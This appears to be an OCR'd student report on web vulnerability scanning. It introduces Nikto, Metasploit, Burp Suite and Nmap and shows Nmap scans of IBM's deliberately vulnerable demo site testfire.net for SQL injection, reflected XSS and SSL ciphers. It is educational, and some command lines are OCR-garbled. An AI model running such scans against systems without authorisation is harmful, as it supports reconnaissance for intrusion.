Nikto is a command based tool that is also used to scan the specific targets. It requires having the Perl language installed in the system since the functionality is based on this language. It performs the security check against dangerous files/CGI problems on servers. Attackers look for web server vulnerabilities to gain access of everything from insecure Word Press implementation to outdated Apache servers. Nikto is free and open source Web server security scanner therefore IT security teams can better understand the server security at their enterprises and take positive steps toward shielding and upgrading systems. The tool is able to find the scamp servers that weren‟t set up by the enterprise and reveals vulnerabilities. It can also perform the security check against over 65,000 dangerous files/CGI and 1,250 outdated servers



```
root@kali:~# nikto --help
Jnknown option: help

       -config+            Use this config file
       -Display+           Turn on/off display outputs
       -dbcheck            check database and other key files for syntax errors
       -Format+            save file (-o) format
       -Help               Extended help information
       -host+              target host
       -id+                Host authentication to use, format is id:pass or id:pass:realm
       -list-plugins       List all available plugins
       -output+            Write output to this file
       -nossl              Disables using SSL
       -no404              Disables 404 checks
       -Plugins+           List of plugins to run (default: ALL)
       -port+              Port to use (default 80)
       -root+              Prepend root value to all requests, format is /directory
       -ssl                Force ssl mode on port
       -Tuning+            Scan tuning
       -timeout+           Timeout for requests (default 10 seconds)
       -update             Update databases and plugins from CIRT.net
       -Version            Print plugin and database versions
       -vhost+             Virtual host (for Host header)
                + requires a value

        Note: This is the short help output. Use -H for full help text.

root@kali:~# █
```

Figure 13 Nikto Commands



```
root@kali:~# nikto -h 192.168.1.108 -p 80
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.1.108
+ Target Hostname:    192.168.1.108
+ Target Port:        80
+ Start Time:         2018-01-31 15:02:14 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ Uncommon header 'link' found, with contents: <http://192.168.1.108/index.php/wp-json/>; rel="https://api.w.org/"
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MI
ME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ DEBUG HTTP verb may show server debugging information. See http://msdn.microsoft.com/en-us/library/e8z01xdh%28VS.80%29.aspx for details.
+ Server leaks inodes via ETags, header found with file /icons/README, fields: 0x13f4 0x438c034968a80
+ OSVDB-3233: /icons/README: Apache default file found.
+ /readme.html: This WordPress file reveals the installed version.
+ /wp-links-opml.php: This WordPress script reveals the installed version.
+ OSVDB-3092: /license.txt: License file found may identify site software.
+ Cookie wordpress_test_cookie created without the httponly flag
+ /wp-login.php: Wordpress login found
+ 7535 requests: 0 error(s) and 13 item(s) reported on remote host
+ End Time:           2018-01-31 15:02:50 (GMT-5) (36 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
root@kali:~# cd
```

Figure 14 Scanning in nikto

3.3 Metasploit

Metasploit is an open source penetration testing framework by Rapid7. It provides a set of options for finding vulnerabilities, related exploits, and creating payloads to exploit those vulnerabilities. There is a wide range of available exploits and payloads for a variety of operating systems like Windows, OSX, Android, etc. It is available as a console UI or GUI interfaces for Linux machines and web based interface for Windows machines. The configurations of the framework being used in this report are:

Version – v4.17.17-dev


Operating System – Kali Linux v2 (Virtual Machine on Oracle VM VirtualBox) Before heading on to generating the payloads, we shall discuss what payloads are.

A payload is a script or a piece of code that is to be executed by a particular exploit. Each exploit can use various number of payloads available for the particular exploit. A payload is basically a code or a script that is used to execute an attack against vulnerability. Over the time, hackers and security professionals started using the term payload for a script or a malicious piece of code which is to be used a weapon to attack the targets. Payloads need to be correctly configured as per the target machine, since each machine has a different architecture and vulnerabilities. Also, an efficient payload must be able to evade the detection from Antivirus and IDPS in order to be delivered to the target machine and get executed.

3.3.1FEATURES

Some of the features of the Metasploit are:

- Port Scanning and OS fingerprinting using tools like Nmap and vulnerability scanners such a Nexpose, Nessus, and OpenVAS.
- A huge library of payloads and exploits available.
- A variety of Encoders available for encoding the payload.
- Customized and Targeted Payload Generation.
- Antivirus and IDPS evasion of payloads using different encoders and eliminating selected „bac characters".
- Automated penetration testing using the paid version.



```
       =[ metasploit v4.17.17-dev                         ]
+ -- --=[ 1817 exploits - 1031 auxiliary - 315 post       ]
+ -- --=[ 539 payloads - 42 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

Figure 15 Interface of Metasploit


3.4 Burpsuite

Burp is a proxy based tool package. It consists of various functional specifications. To start working with Burp, it first requires setting the proxy in the browser whichever is being used as 127.0.0.1. After the proxy is set in the browser, Burp is ready to begin with. Burp window involves many tab specifications such as Proxy, Intruder, Spider, Repeater, Sequencer and Scanner etc. where each tab has its own sub tabs. For instance, Proxy tab has three sub tabsIntercept, Proxy, Options. Proxy tab is used to set the proxy and configure it. The Intercept sub tab within it remains on at this time. A Xampp server is installed in the system which provides the server that is developed with the idea of testing the applications. Through this, you can identify the username and password for a particular user provided that Intercept tab is off at that time when you are trying to access it from Multiple servers . Intruder tab is used to automate customized attacks against web applications to detect and exploit all common vulnerabilities. Spider tab provides the crawling feature in the web application test. Repeater tab is used to modify HTTP requests manually and analyses their responses. Scanner performs the scanning of the hosts. With trial version, The Scanner feature is not available. A full professional version needs to be purchased in order to perform the scanning. Scanning involves testing the hosts for the vulnerabilities present in it. It identifies the type of vulnerability and its severity.

3.5 Nmap

NMAP is a multifaceted utility used to scan a range of IP addresses, identify active systems, determine which ports on those systems are open, and identify the respective operating systems. Like all security tools it can be used defensively, by a network manager, to identify weaknesses that need to be corrected, or offensively, by an attacker, probing for vulnerabilities to exploit. In plain English, nmap will scan a range of host addresses or a network address range entered at the command line. It will determine which addresses are active systems currently on line. It will probe a range of ports, selectable by the user, to see what services the identified system is running. Finally it will probe the system for responses to some unusual packets to try and guess what operating system is installed on the target system. The attacker who runs a careful and successful series of nmap scans on your network will know what systems are active and what exploits he or she should try to use to compromise the target system.

NMAP is free software offered under the terms of the GNU GPL. NMAP is downloadable, with its source code, from many sites on the Internet. It was originally written to run on Linux but is now available for several platforms.



Target: nmap testfire.net

Command: $ -p 80 --script http-unsafe-output-escaping nmap testfire.net

testfire.net (65.61.1

```
$ nmap -p80 --script http-unsafe-output-escaping  testfire.net
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-27 14:24 India Standard Time
```

Figure 16 NMap Inteface


Chapter 4

4.1Testing the web application

We will Test the testfire.net with different tools to find out the vulnerabilities available in the web application. The will provide them a better overview if there is any vulnerability available in the system.

Test fire

It is a web application which provides us to test the web application and to find out the vulnerabilities available in it. The testfire.net gives explicit consent to the perform such testing.



The AltoroJ website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to http://www-142.ibm.com/software/products/us/en/subcategory/SWI10.

Copyright © 2008, 2019, IBM Corporation, All rights reserved.


Figure 17 Testfire Disclosure

4.2 Testing the vulnerabilities available in the testfire.net

4.2.1 SQL Injection

To test the whether the vulnerability testfire is available on the testfire.net or not will run this command in the nmap to see the result

Script :- $ nmap -p80 --script http-sql-injection testfire.net



Target: testfire.net


Profile:

Command: nmap -sV --script http-sql-injection testfire.net

testfire.net (65.61.1

```
nmap -sV --script=http-sql-injection testfire.net
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-27 13:54 India Standard Time
```

Figure 18 Input SQL Injection



Target: testfire.net

Profile:

Command: nmap -sV --script http-sql-injection testfire.net


```
nmap -sV --script http-sql-injection testfire.net

Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-27 13:54 India Standard Time
Nmap scan report for testfire.net (65.61.137.117)
Host is up (0.36s latency).
Not shown: 996 filtered ports
PORT     STATE SERVICE  VERSION
80/tcp   open  http     Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
443/tcp  open  ssl/http Apache Tomcat/Coyote JSP engine 1.1
|_http-sql-injection: ERROR: Script execution failed (use -d to debug)
8080/tcp open  http     Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
8443/tcp open  ssl/http Apache Tomcat/Coyote JSP engine 1.1
|_http-sql-injection: ERROR: Script execution failed (use -d to debug)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 122.96 seconds
```

Figure 19 Output of SQL injection

This website is not vulnerable to SQL injection because it is depicted that the script execution failed so the testfire.net is not vulnerable to SQL Injection.

4.2.2 Cross site scripting

The cross site scripting vulnerability allows the attacker to spoof the content available in the website. This vulnerability can be scanned through NMap using the command $ nmap -p80 -script http-unsafe-output-escaping testfire.net.



Target: nmap testfire.net


Profile:

Command: $ -p 80 --script http-unsafe-output-escaping nmap testfire.net

```
$ nmap -p80 --script http-unsafe-output-escaping testfire.net

Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-27 14:24 India Standard Time
```

Figure 20 Input of cross site scripting

The output of the cross site scripting command will show the list of the vulnerable files which can be easily exploited by the attackers. In figure the out of the command is shows the list of the files which are vulnerable to the cross site scripting attack.



Target: nmap testfire.net

Profile:

Command: $ -p 80 --script http-unsafe-output-escaping nmap testfire.net


testfire.net (65.61.1

```
$ -p 80 --script http-unsafe-output-escaping nmap testfire.net

Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-27 14:24 India Standard Time
Nmap scan report for testfire.net (65.61.137.117)
Failed to resolve "nmap".
Host is up (0.35s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-unsafe-output-escaping:
|   Characters [> " '] reflected in parameter content at http://testfire.net:80/index.jsp?content=inside_careers.htm
|   Characters [> " '] reflected in parameter content at http://testfire.net:80/index.jsp?content=personal_checking.htm
|   Characters [> " '] reflected in parameter content at http://testfire.net:80/index.jsp?content=business_deposit.htm
|   Characters [> " '] reflected in parameter content at http://testfire.net:80/index.jsp?content=security.htm
|   Characters [> " '] reflected in parameter content at http://testfire.net:80/index.jsp?content=business_other.htm
|   Characters [> " '] reflected in parameter content at http://testfire.net:80/index.jsp?content=inside_about.htm
|   Characters [> " '] reflected in parameter content at http://testfire.net:80/index.jsp?content=business.htm
|   Characters [> " '] reflected in parameter content at http://testfire.net:80/index.jsp?content=personal_investments.htm
|   Characters [> " '] reflected in parameter content at http://testfire.net:80/index.jsp?content=personal_other.htm
|   Characters [> " '] reflected in parameter content at http://testfire.net:80/index.jsp?content=business_insurance.htm
|   Characters [> " '] reflected in parameter content at http://testfire.net:80/index.jsp?content=personal_savings.htm
|_  Characters [> " '] reflected in parameter content at http://testfire.net:80/index.jsp?content=business_lending.htm

Nmap done: 1 IP address (1 host up) scanned in 46.13 seconds
```

Figure 21 Output of Cross Site Scripting

4.2.3 Security Misconfiguration

Among the pressing security risks in web applications, misconfiguration of security-related settings often leaves back doors open for attackers to exploit vulnerabilities and launch awful attacks. Misconfiguration can happen at any level of an application stack, including the underlying platform, web server, database server, framework, and business logic code.



Target: testfire.net


Profile:

Command: nmap -sV -p 443 --script ssl-enum-ciphers testfire.net

testfire.net (65.61.1

```
nmap -sV --script ssl-enum-ciphers -p 443 testfire.net

Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-27 15:16 India Standard Time
```

Figure 22 Input of Security misconfiguration



Target: testfire.net

